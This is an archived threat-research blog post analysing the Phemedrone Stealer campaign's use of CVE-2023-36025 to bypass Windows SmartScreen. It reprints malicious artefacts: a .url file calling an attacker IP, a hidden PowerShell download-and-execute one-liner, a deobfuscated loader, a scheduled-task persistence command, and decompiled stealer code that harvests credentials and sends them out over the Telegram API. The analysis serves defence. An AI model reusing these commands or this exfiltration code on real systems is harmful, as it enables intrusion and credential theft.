CVE-2023-36025 Exploited for Defense Evasion in Phemedrone Stealer Campaign

Published: 2024-01-12 · Archived: 2026-04-05 18:07:36 UTC

Exploits & Vulnerabilities

This blog delves into the Phemedrone Stealer campaign's exploitation of CVE-2023-36025, the Windows Defender SmartScreen Bypass vulnerability, for its defense evasion and investigates the malware's payload.

By: Peter Girnus, Aliakbar Zahravi, Simon Zuckerbraun Jan 12, 2024 Read time: 10 min (2634 words)

During routine threat hunting, Trend Micro uncovered evidence pointing to an active exploitation of CVE-2023-36025 to infect users with a previously unknown strain of the malware, Phemedrone Stealer.

Phemedrone targets web browsers and data from cryptocurrency wallets and messaging apps such as Telegram, Steam, and Discord. It also takes screenshots and gathers system information regarding hardware, location, and operating system details. The stolen data is then sent to the attackers via Telegram or their command-and-control (C&C) server. This open-source stealer is written in C# and is actively maintained on GitHub and Telegram.

CVE-2023-36025 affects Microsoft Windows Defender SmartScreen and stems from the lack of checks and associated prompts on Internet Shortcut (.url) files. Threat actors can leverage this vulnerability by crafting .url files that download and execute malicious scripts that bypass the Windows Defender SmartScreen warning and checks.

Microsoft patched CVE-2023-36025 on Nov. 14, 2023. However, due to evidence of in-the-wild exploitation, the Cybersecurity and Infrastructure Security Agency (CISA) also added this vulnerability to the Known Exploited Vulnerabilities (KEV) list. It has come to public attention that various demos and proof-of-concept codes have been circulated on social media, detailing the exploitation of CVE-2023-36025. Since details of this vulnerability first emerged, a growing number of malware campaigns, one of which distributes the Phemedrone Stealer payload, have incorporated this vulnerability into their attack chains.

Initial access via cloud-hosted malicious URLs

It's important to note that this analysis is based on the modified version that was used in the attack we investigated. To bootstrap the Phemedrone Stealer infection process, the attacker hosts a series of malicious Internet Shortcut files on Discord or other cloud services such as FileTransfer.io. The files are also often disguised using URL shorteners such as shorturl.at. An unsuspecting user might then be enticed to or tricked into opening a maliciously crafted .url file that exploits CVE-2023-36025.



Figure 1. Phemedrone Stealer's infection chain

Defense evasion by exploiting CVE-2023-36025

Once the malicious .url file exploiting CVE-2023-36025 is executed, it connects to an attacker-controlled server to download and execute a control panel item (.cpl) file. Microsoft Windows Defender SmartScreen should warn users with a security prompt before executing the .url file from an untrusted source. However, the attackers craft a Windows shortcut (.url) file to evade the SmartScreen protection prompt by employing a .cpl file as part of a malicious payload delivery mechanism. Threat actors leverage MITRE ATT&CK technique T1218.002, which

abuses the Windows Control Panel process binary (*control.exe*) to execute .cpl files. Note that these files are DLL files.

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Figure 2. Malicious Internet Shortcut .url file

When the malicious .cpl file is executed through the Windows Control Panel process binary, it in turn calls *rundll32.exe* to execute the DLL. This malicious DLL acts as a loader that then calls on Windows PowerShell to download and execute the next stage of the attack, hosted on GitHub. The next stage is another PowerShell loader named *DATA3.txt*.

```
"Powershell.exe" -nop -w hidden -c "I''E''X ((new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/nateeinta
nan2527/Joyce_Data/main/DATA3.txt'))"
```

Figure 3. First DLL downloads and executes a payload with PowerShell

The file *DATA3.txt* is an additional obfuscated loader that uses PowerShell string and digit manipulation techniques to mask its contents and make deciphering its true purpose more difficult during static analysis.

Using a combination of static and dynamic analysis, we can deobfuscate the GitHub-hosted loader, which gives us a series of PowerShell commands that this script executes. This loader downloads a ZIP file hosted on the same GitHub repository to a hidden directory created using the Windows attribute utility binary (*attrib.exe*).

The zip archive contains three files:

- ***WerFaultSecure.exe.*** This is a legitimate Windows Fault Reporting binary.
- ***Wer.dll.*** This is a malicious binary that is sideloaded when *WerFaultSecure.exe* is executed.
- ***Secure.pdf.*** This is an RC4-encrypted second stage loader.

```
UI8url =
https://github.com/nateeintanan2527/Joyce_Data/raw/main/DATA3.zip;

UI8dir = [System.Guid]::NewGuid().ToString();

(New-Object Net.WebClient).DownloadFile(UI8url, UI8env:temp\UI8dir.zip);

New-Item -Path UI8env:temp\UI8dir -ItemType Directory;

Expand-Archive -LiteralPath UI8env:temp\UI8dir.zip -DestinationPath
UI8env:temp\UI8dir;

attrib +h UI8env:temp\UI8dir;

Remove-Item UI8env:temp\UI8dir.zip;

Start-Sleep -Seconds 3; Set-Location -Path UI8env:temp\UI8dir;

Start-Process .\WerFaultSecure.exe
```

Figure 4. Deobfuscated DATA3.txt PowerShell commands

Persistence using scheduled tasks and DLL sideloading

The *wer.dll* file is a crucial component of the loader's functionality as it decrypts and runs the second stage loader and achieves persistence by creating scheduled tasks that we will detail here. The malware utilizes multiple techniques to evade detection and complicate reverse engineering, such as API hashing and string encryption. Additionally, this DLL is packed and protected by VMProtect.

The loader is executed using the DLL sideloading technique, where the attacker spoofs a malicious DLL file in the application's directory. This tricks the operating system into loading the malicious file instead of the legitimate one. In the case we investigated, *WerFaultSecure.exe* executes the *WerpSetExitListeners* function from *wer.dll*, which triggers the loader to run.



Figure 5. “WerFaultSecure.exe” calls WerpSetExitListeners

The loader uses a technique called dynamic API resolving to hide its API imports and make it harder for static analysis. This technique involves storing the hashes of the necessary APIs instead of their names, and then importing them dynamically at runtime. In the case we investigated, the loader uses the Cyclic Redundancy Check 32 (CRC-32) hashing algorithm, contents of which are detailed in the following table.

998B531E	*KERNEL32.DLL*

46DED02D	*GetModuleHandleExW*
0FC6B42F1	*GetModuleFileNameW*
0C97C1FFF	*GetProcAddress*
3FC1BD8D	*LoadLibraryA*
0F29DDD0C	*lstrcatW*
759903FC	*CreateDirectoryW*
0A1EFE929	*CreateFileW*
0A7FB4165	*GetFileSize*
8B35A289	*LocalAlloc*
95C03D0	*ReadFile*
0B09315F4	*CloseHandle*
0B1866570	*GetModuleHandleA*
0F54D69C8	*CopyFileW*

Table 1. The hashes in the loader's dynamic API resolving, and their corresponding API names

The loader uses an XOR-based algorithm with dynamic key generation for string decryption. For each byte, the algorithm generates a unique key based on its position in the buffer, using the formula *(characterIndex % <num1> + <num2>)*. This key is then XORed with the byte to reveal the original character. Each encrypted string has its own decryption function with unique *<num1>* and *<num2>* to make the string decryption automation harder.

```
void __fastcall string_decryption_sub_7FFEB0FD2CD0(WORD *decryptedBuffer, WORD *encryptedBuffer)
{
  int characterIndex; // [rsp+0h] [rbp-18h]

  for ( characterIndex = 0; characterIndex < 43; ++characterIndex )
    decryptedBuffer[characterIndex] = (characterIndex % 90 + 12) ^ encryptedBuffer[characterIndex];
}
```

Figure 6. Example of a string decryption process

The following is a list of decrypted strings from the first stage loader:

- *"/F /CREATE /TN "Licensing2" /tr "C:\Users\Public\Libraries\Books\WerFaultSecure.exe" /sc minute /MO 90"*
- *\\secure.pdf*
- *\\wer.dll*
- *\\WerFaultSecure.exe*
- *Activeds.dll*

- *advapi32*
- *AllocADsMem*
- *C:\\Users\\Public\\Libraries\\Books\\secure.pdf*
- *C:\\Users\\Public\\Libraries\\Books\\wer.dll*
- *C:\\Users\\Public\\Libraries\\Books\\WerFaultSecure.exe*
- *C:\Windows\explorer.exe*
- *C:\Windows\System32\schtasks.exe*
- *CreateProcessW*
- *CryptCATCDFOpen*
- *kernel32.dll*
- *PathRemoveFileSpecW*
- *ReallocADsMem*
- *Shlwapi.dll*
- *SystemFunction032*
- *Wintrust.dll*

The loader maintains persistence by creating a directory named *C:\Users\Public\Libraries\Books* and copies *wer.dll*, *secure.pdf*, and *WerFaultSecure.exe* from the current execution directory to this location. It then executes the *schtasks.exe* command with the arguments *"/F /CREATE /TN \"Licensing2\" /tr \"C:\\Users\\Public\\Libraries\\Books\\WerFaultSecure.exe\" /sc minute /MO 90"*, scheduling the *WerFaultSecure.exe* to run at 90-minute intervals.

```
call    sub_7FFEB0FD1840 ; DecryptedString: /F /CREATE /TN "Licensing2" /tr "C:\Users\Public\Libraries\Books\WerFaultSecure.exe" /sc minute /MO 90
mov     [rsp+858h+var_6D8], rax
lea     rdx, [rsp+858h+var_238]
lea     rcx, [rsp+858h+var_7F1]
call    sub_7FFEB0FD1AC0
mov     rcx, rax
call    sub_7FFEB0FD17C0 ; DecryptedString: C:\Windows\System32\schtasks.exe
lea     rcx, [rsp+858h+var_630]
mov     [rsp+858h+var_810], rcx
lea     rcx, [rsp+858h+var_2E8]
mov     [rsp+858h+var_818], rcx
mov     [rsp+858h+var_820], 0
mov     [rsp+858h+var_828], 0
mov     [rsp+858h+var_830], 8000000h
mov     dword ptr [rsp+858h+var_838], 0
xor     r9d, r9d
xor     r8d, r8d
mov     rcx, [rsp+858h+var_6D8]
mov     rdx, rcx
mov     rcx, rax
call    [rsp+858h+CreateProcessW]
```

Figure 7. Persistence via a scheduled task (click to enlarge)

The loader then advances to the second stage wherein the encrypted second-stage loader is in a file called *secure.pdf*. To decrypt it, the malware utilizes an undocumented function, *SystemFunction032* from *advapi32.dll*, which performs RC4 decryption. It then uses the *AllocADsMem* and *ReallocADsMem* functions from *Activeds.dll* to allocate memory and relocate the decrypted content. Finally, it calls VirtualProtect to modify the memory region of the decrypted buffer to Executable-Read-Write.



Figure 8. RC4 decryption process via the SystemFunction032 API (click to enlarge)

The malware then uses API callback functions to redirect the flow of execution to the second stage. Callback functions are routines that are passed as a parameter to Windows API functions. Later, these routines are called by the API to perform specific functionalities. In the case we investigated, the malware uses the *CryptCATCDFOpen* function, which is used for handling cryptographic catalog files in Windows. It requires two parameters: a file path (*pwszFilePath*) and an optional callback function (*PFN_CDF_PARSE_ERROR_CALLBACK*). The loader passes the second stage shellcode Entry Point (EP) to the second parameter, *PFN_CDF_PARSE_ERROR_CALLBACK*. When the API function is called, the callback function is executed and the malicious code is run.

```
.text:00007FFEB0FD283B call    sub_7FFEB0FD1BE0
.text:00007FFEB0FD2840 mov     rcx, rax
.text:00007FFEB0FD2843 call    sub_7FFEB0FD1780 ; C:\Windows\explorer.exe
.text:00007FFEB0FD2848 mov     rdx, [rsp+858h+Decrypted_buffer_newlyAllocated_ERW]
.text:00007FFEB0FD2850 mov     rcx, rax
.text:00007FFEB0FD2853 call    [rsp+858h+CryptCATCDFOpen] ; Execute second stage
```

Figure 9. Execution of second stage via API callback functions

Second-stage defense evasion

The attacker used a second-stage loader known as Donut, an open-source shellcode that allows the execution of VBScript, JScript, EXE files, DLL files, and .NET assemblies in memory. Donut can be embedded directly into the loader, or it can be staged from an HTTP server or a DNS server. In the case we investigated, the attacker chose to embed it directly into the loader.

Donut can compress input files using aPLib, LZNT1, Xpress, and Xpress Huffman using RtlCompressBuffer. It can also encrypt the payload using the Chaskey block cipher. However, in this case, only payload encryption is used, without any compression.

For the final payload execution, Donut is configured to use the Unmanaged CLR Hosting API to load the Common Language Runtime (CLR). Once the CLR is successfully loaded into the host process, a new Application Domain is created to allow for running assemblies in disposable AppDomains. After the AppDomain is ready, Donut loads the .NET assembly and invokes the payload's entry point.

Phemedrone Stealer paylaod analysis

- **Phemedrone credential access**

When executed, the malware initializes its configuration and decrypts certain items such as a Telegram API token, chat ID, and *Email_To* mutex (used for synchronization). This is done using a predefined salt and encryption key and the *RijndaelManaged* symmetric encryption algorithm. The process involves removing the "*CRYPTED:*" prefix from the strings, converting the remaining base64-encoded strings into byte arrays and decrypting these arrays to extract the original plain- text values.

```
namespace Phemedrone
{
    public class Config
    {
        public static void Init()
        {
            Config.TelegramAPI = StringsCrypt.DecryptConfig(Config.TelegramAPI);
            Config.TelegramID = StringsCrypt.DecryptConfig(Config.TelegramID);
            Config.Email_To = StringsCrypt.DecryptConfig(Config.Email_To);
        }

        // Token: 0x0400000A RID: 10
        public static string Email_To = "CRYPTED:wrrU0eL2SgFXHFr2dJMJjxCXAYOcKP/WKyRTrIP3eGAdVpP3YoRJfphobHZLRTHJ";

        // Token: 0x0400000B RID: 11
        public static string TelegramAPI = "CRYPTED:VVSiXb1TEOq92XlioOW6NX6a80qdW9D9hr8GMmvSlwLS5Mw+sykCX276xFgjmJsM";

        // Token: 0x0400000C RID: 12
        public static string TelegramID = "CRYPTED:IugpeLhI1JsiANu64Sg5VQ==";
```

Figure 10. Phemedrone configuration (click to view full image)

The malware program uses the “MutexCheck.Check()” method to ensure that it doesn't operate concurrently with another instance of itself. It does this by creating a mutex and using the value of "Config.Email_To" as a synchronization mechanism. If the mutex is already in use, indicating that another instance of the malware is active, the program will immediately terminate itself using “Environment.FailFast("")”. The decrypted mutex value is detected as *5dad16bd-6884-4ab8-b182-a504b4c99bcf*.



Figure 11. MutexCheck mechanism

The malware targets a wide range of applications and services that might exist on a victim's computer, aiming in each case to extract specific types of sensitive information:

- **Chromium-based browsers**. The malware harvests data, including passwords, cookies, and autofill information stored in apps such as LastPass, KeePass, NordPass, Google Authenticator, Duo Mobile, and Microsoft Authenticator, among others.
- **Crypto wallets.** It extracts files from various cryptocurrency wallet applications such as Armory, Atomic, Bytecoin, Coninomi, Jaxx, Electrum, Exodus, and Guarda.
- **Discord.** Phemedrone extracts authentication tokens from the Discord application, enabling unauthorized access to the user's account.
- **FileGrabber.** The malware uses this service to gather user files from designated folders such as Documents and Desktop.
- **FileZilla.** Phemedrone captures FTP connection details and credentials from FileZilla.
- **Gecko.** The malware targets Gecko-based browsers for user data extraction.
- **System Information.** Phemedrone collects extensive system details, including hardware specs, geolocation, and operating system information, and takes screenshots.
- **Steam.** Phemedrone accesses files related to the Steam gaming platform.
- **Telegram.** The malware extracts user data from the installation directory, specifically targeting authentication-related files within the “tdata” folder. This includes seeking out files based on size and naming patterns.

The malware uses a custom method called *RuntimeResolver.GetInheritedClasses<IService>()* to dynamically find all subclasses of IService. This method uses reflection to scan the assembly. The services are grouped based on their priority levels, allowing them to be processed in a specific order. For each service in the grouped list, Phemedrone creates and starts a new thread. This enables each service to begin its Run method concurrently, which in turn executes the Collect method defined in each service.

- Command and control for data exfiltration

Once all threads have completed execution, the code iterates through the services again. For each service, it collects the data gathered by the service, and uses the MemoryStream and ZipStorage classes to handle and compress this information. MemoryStream is a flexible in-memory buffer that can store data temporarily, allowing for quick and efficient handling of the information without the need for disk I/O operations. Following this, ZipStorage is utilized to compress the data into a ZIP file format directly within the MemoryStream.

```
public static void Main()
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    ServicePointManager.DefaultConnectionLimit = 9999;
    Config.Init();
    CheckAll.Check();
    MemoryStream memoryStream = new MemoryStream();
    using (ZipStorage zip = ZipStorage.Create(memoryStream, null, false))
    {
            RuntimeResolver.GetInheritedClasses<IService>()
           .GroupBy(s => s.Priority)
           .Select(s => s.ToList())
           .ToList().ForEach(s =>
           {
               var threads = s.Select(service => new Thread(service.Run)).ToList();
               threads.ForEach(t => t.Start());
               threads.ForEach(t => t.Join());
               s.ForEach(service =>
               {
                   IService.AddRecords(service.Entries, zip);
                   service.Dispose();
               });
           });
        IService.AddRecords(ServiceCounter.Finalize(), zip);
```

Figure 12. Phemedrone dynamically run services

```
namespace Phemedrone.Services
{
    public class FileZilla : IService
    {
        public override PriorityLevel Priority => PriorityLevel.Medium;

        protected override LogRecord[] Collect()
        {
            var array = new List<LogRecord>();
            try
            {
                AddFile(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\recentservers.xml");
                AddFile(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\sitemanager.xml");
            }
```

Figure 13. Implementation of FileZilla service (click to view full image)

```
namespace Phemedrone
{
    public abstract class IService : IDisposable
    {
        public LogRecord[] Entries;
        public abstract PriorityLevel Priority { get; }
        protected abstract LogRecord[] Collect();

        public void Run()
        {
            Entries = this.Collect();
        }

        public static void AddRecords(IEnumerable<LogRecord> records, ZipStorage storage)
        {
            foreach (var record in records)
            {
                storage.AddStream(ZipStorage.Compression.Store,
                    record.Path,
                    new MemoryStream(record.Content),
                    DateTime.Now);
            }
        }

        public void Dispose()
        {
            GC.Collect();
            GC.WaitForPendingFinalizers();
        }
    }
}
```

Figure 14. IService class handling record gathering and data compression

Before initiating data exfiltration, the malware validates the Telegram API token using the TokenIsValid method by making an API call to Telegram's getMe endpoint. This API call is constructed using the stored Telegram API token. If the response received starts with *{"ok":true*, then it is considered a valid token. However, if any exception occurs during this process, the exception is logged and the method returns false, indicating that the token is not valid. If the token is not valid, it immediately terminates the process by calling *Environment.Exit(0)*.

```
if (!global::Telegram.Telegram.TokenIsValid())
{
    Environment.Exit(0);
}
```

Figure 15. Telegram token validation

```
public static bool TokenIsValid()
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            return webClient.DownloadString(Telegram.TelegramBotAPI + Config.TelegramAPI + "/getMe").StartsWith("{\"ok\":true,");
        }
    }
    catch (Exception ex)
    {
        string text = "Telegram >> TokenIsValid exception:\n";
        Exception ex2 = ex;
        Console.WriteLine(text + ((ex2 != null) ? ex2.ToString() : null));
    }
    return false;
}
```

Figure 16. Implementation of TokenIsValid (click to enlarge)

```
GET /bot[redacted]/getMe HTTP/1.1
Host: api.telegram.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: [redacted]
Content-Type: application/json
Content-Length: 205
Connection: keep-alive
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection

{"ok":true,"result":{"id":
[redacted],"is_bot":true,"first_name":"Data4_Telegram","username":"Data4_Telegram_bot","ca
n_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false}}
```

Figure 17. An example of a network token validation request

After validating the Telegram API token, the malware proceeds to send the attacker various system information and statistics. This is achieved through the SendMessage method in the *global::Telegram.Telegram* class.

The Collect method gathers extensive system information and statistics, including geolocation data (such as IP, country, city, postal code), hardware information (such as username, machine name, operating system, hardware ID, GPU, CPU, RAM), and data from web browsers (passwords, cookies, credit cards, autofills, extensions, wallets, files), as well as details about installed antivirus products.

```
object[] array = new object[48];
array[0] = "IP:";
array[1] = jsonParser.ParseString("query", Information.JsonString, false);
array[2] = "Country:";
array[3] = jsonParser.ParseString("country", Information.JsonString, false);
[...REDACTED...]
array[41] = string.Join(", ", ServiceCounter.passwordstags.Distinct<string>());
array[42] = "Cookies Tags:";
array[43] = string.Join(", ", ServiceCounter.cookiestags.Distinct<string>());
array[44] = "Antivirus products:";
array[45] = string.Join(", ", Information.GetAv());
array[46] = "File Location:";
int num = 47;
Assembly entryAssembly = Assembly.GetEntryAssembly();
array[num] = ((entryAssembly != null) ? entryAssembly.Location : null) ?? "unknown";
string text2 = string.Format(text, array);
Program.ReportData = text2;
```

Figure 18. The malware's data collection report tracks counts of passwords, cookies, and credit cards, among others. (Click to view full image)

The following images are an example of a summary report generated by the Phemedrone Stealer, detailing how extensive the data exfiltration via network traffic can be. This report includes key information about the compromised system and user data, encompassing aspects such as geolocation, hardware specifications, web data statistics, and security features of the system.

Figure 19. URL decoded summary report of exfiltrated data

The next step is to exfiltrate the ZIP-compressed stream containing the full version of the harvested data. This is done through the SendZip method, which uses an HTTP POST request to communicate with the Telegram API. The compressed file is sent as a “document” through this request.

The SendZip and MakeFormRequest2 methods are responsible for constructing the multipart/form-data request. They ensure that the appropriate headers are set and that the file data is streamed correctly. This request is sent to the Telegram sendDocument API endpoint using the bot token and chat ID. The process includes error handling and retries, ensuring that the file upload is successful.

```
global::Telegram.Telegram.SendZip(Config.TelegramAPI, Config.TelegramID, memoryStream.ToArray());
[...]
public static void SendZip(string bot_token, string chatid, byte[] data) {
    string text = "log.zip";
    string text2 = "";
    if (Telegram.MakeFormRequest2("https://api.telegram.org/bot" + bot_token + "/sendDocument", "document", text, data, new
KeyValuePair < string, string > [] {
        new KeyValuePair < string, string > ("chat_id", chatid),
          new KeyValuePair < string, string > ("parse_mode", "MarkdownV2"),
          new KeyValuePair < string, string > ("caption", text2)
      })) {
      Console.WriteLine("File uploaded successfully!");
      return;
```

Figure 20. Malware exfiltrating compressed data via Telegram API (click to view full image)

The snippet in Figure 21 is an example of compressed data exfiltration via Telegram network traffic:

```
POST /bot[redacted]/sendDocument HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------8dbff68a2800b36
Host: api.telegram.org
Content-Length: 77836
Expect: 100-continue

----------------------------8dbff68a2800b36
Content-Disposition: form-data; name="document"; filename="log.zip"
Content-Type: application/octet-stream

PK..........W.............H.H.Browser Data/Cookies_Firefox[niw258s3.default-
[redacted].txt.. ..................................
. .........Tc'..1..Tc'..1..Tc'..1...ufile.io      FALSE     /         FALSE     1634653855
ci_sessions         [redacted]
```

Figure 21. Data exfiltration network traffic

Conclusion

Despite having been patched, threat actors continue to find ways to exploit CVE-2023-36025 and evade Windows Defender SmartScreen protections to infect users with a plethora of malware types, including ransomware and stealers like Phemedrone Stealer.

Malware strains such as Phemedrone Stealer highlight the evolving nature of sophisticated malware threats and malicious actors' ability to quickly enhance their infection chains by adding new exploits for critical vulnerabilities in everyday software. The case discussed here explores the relationship between open-source malware and public proof-of-concept exploits, as significant cross-pollination occurs between the release of a public proof-of-concept and its incorporation into malware infection chains.

Organizations must make sure to update Microsoft Windows installations to prevent being exposed to the Microsoft Windows Defender SmartScreen Bypass (CVE-2023-36025). Public proof-of-concept exploit code exists on the web increasing the risk to organizations who have not yet updated to the latest patched version.

